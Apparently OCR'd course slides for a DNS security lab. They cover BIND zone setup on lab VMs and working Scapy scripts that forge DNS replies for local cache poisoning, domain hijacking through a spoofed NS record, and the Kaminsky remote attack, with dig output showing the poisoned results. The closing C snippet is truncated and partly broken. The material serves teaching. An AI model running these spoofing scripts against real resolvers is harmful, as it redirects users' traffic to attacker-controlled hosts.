# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.7
```

- **Update /etc/resolv.conf**
  $ sudo resolvconf -u

Configure the Local DNS Server

- **Configuration File: /etc/bind/named.conf.options**
  Specify the dump file

```
dump-file "/var/cache/bind/dump.db";
```

  Turn off DNSSEC

```
# dnssec-validation auto;
dnssec-enable no;
```

  Fix source port (Lab required only)

```
query-source port 33333;
```

- **Restart the BIND9 Server**
  $ sudo service bind9 restart

Set Up Two Zones on Attacker VM

- **Add the following zones to /etc/bind/named.conf**

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```

```
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.8
www     IN      A     10.0.2.8
ns      IN      A     10.0.2.8
*       IN      A     10.0.2.8
```

```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
*       IN      A     1.2.3.6
```

Testing on Attacker VM

- **Test the attacker32.com zone**

```
root@VM: /etc/bind
seed@VM:$ dig @127.0.0.1 www.attacker32.com

...
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
attacker32.com.         259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.8

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
```

- **Test the example.com zone**

```
root@VM: /etc/bind
seed@VM:$ dig @127.0.0.1 www.example.com

...
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       10.0.2.8

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
```

Forward Zone Query to the Attacker VM

- **(On Local DNS Server): Forward to attacker32.com**
  Add the following to /etc/bind/named.conf

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.0.2.8;
    };
};
```

Test the Complete Setup on User VM

- **Test the attacker32.com zone**

```
Terminal
seed@VM:$ dig www.attacker32.com

...
;; QUESTION SECTION:
;www.attacker32.com.            IN      A

;; ANSWER SECTION:
www.attacker32.com.     258891  IN      A       10.0.2.8

...

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
```


- **Test the example.com zone**

```
Terminal
seed@VM:$ dig www.example.com

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86113   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.com.            172512  IN      NS      b.iana-servers.net.
example.com.            172512  IN      NS      a.iana-servers.net.

...

;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
```


03 DNS缓存中毒攻击

DNS Cache Poisoning Attacks


DNS Attack Surface



Local DNS Cache Poisoning Attack



Challenges in Reply Spoofing



Local DNS Cache Poisoning Attack

```
#!/usr/bin/python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    udp = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='1.2.3.4',ttl=259200)

    dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd, aa=1, qr=1,
              qdcount=1, ancount=1, an=Anssec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.7 and dst port 53)', prn=spoof_dns)
```

Attack Result

```
$ dig www.example.com

;; ANSWER SECTION:
www.example.com.        259131  IN      A       1.2.3.4
```

- **Check the cache**
  $ sudo rndc dumpdb -cache
  $ more /var/cache/bind/dump.db

```
 ; authanswer
www.example.com.        259084  A       1.2.3.4
```

- **Clean the cache**
  $ sudo rndc flush

How to Hijack the Entire Domain?


Targeting the Authority Section

```
#!/usr/bin/python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    ip = IP(dst=pkt[IP].src,src=pkt[IP].dst)
    udp = UDP(dport=pkt[UDP].sport, sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.qname,type='A',rdata='10.0.2.8',ttl=259200)
    NSsec = DNSRR(rrname="example.com",type='NS',ttl=259200,rdata='ns.attacker32.com')

    dns = DNS(id=pkt[DNS].id,qd=pkt[DNS].qd, aa=1,rd=0,qr=1,
              qdcount=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)
    spoofpkt = ip/udp/dns
    send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.7 and dst port 53)', prn=spoof_dns)
```

Attack Results

```
$ dig www.example.com

;; ANSWER SECTION:
www.example.com.        259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 52 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)


$ dig xyz.example.com

;; ANSWER SECTION:
xyz.example.com.        259200  IN      A       1.2.3.6

;; AUTHORITY SECTION:
example.com.            259021  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      1       IN      A       10.0.2.8
```

Remote DNS Cache Poisoning Attack (Kaminsky)



How to Construct Spoofed DNS Replies from Outside of LAN, When Sniffing is not Available ?


The Kaminsky Attack

The Challenges: Forging DNS Replies

Challenge 1: The Timing of the Spoofing
Since the attacker cannot sniff the DNS queries, then when to spoof DNS replies?

Challenge 2: The Cache Effect
The cached replies from legitimate name servers prevent against further attacking tries.

The Kaminsky Attack



Create Spoofed DNS response using Scapy

```
#!/usr/bin/python3
from scapy.all import *

targetName   = 'aaaaa.example.com'
targetDomain = 'example.com'
attackerNS   = 'ns.attacker32.com'

dstIP = '10.0.2.7'
srcIP = '1.2.3.4'

# Construct the IP and UPD header
ip  = IP(dst=dstIP, src=srcIP)
udp = UDP(dport=33333, sport=53, chksum=0)

# Construct the DNS header and records
Qdsec  = DNSQR(qname=targetName)
Anssec = DNSRR(rrname=targetName, type='A', rdata='1.1.1.1', ttl=259200)
NSsec  = DNSRR(rrname=targetDomain, type='NS', rdata=attackerNS, ttl=259200)
dns    = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
             qdcount=1, ancount=1, nscount=1, arcount=0,
             qd=Qdsec, an=Anssec, ns=NSsec)

Replypkt = ip/udp/dns
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(Replypkt))
```

Sending the Spoofed Response Using C

```
// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
   perror("Can't open 'ip_resp.bin'");
   exit(1);
}
unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
```

⇦ **Load the DNS packet data into C program**

```
// Modify the src IP in the IP header (offset=NN)
int ip = (int) inet_addr(src_ip);
memcpy(ip + NN, (void *) &ip, 4);
```

⇦ **Change the DNS packet**

```
// Modify the name in the answer field (offset=NN)
memcpy(ip + NN, "bbbbb" , 5);

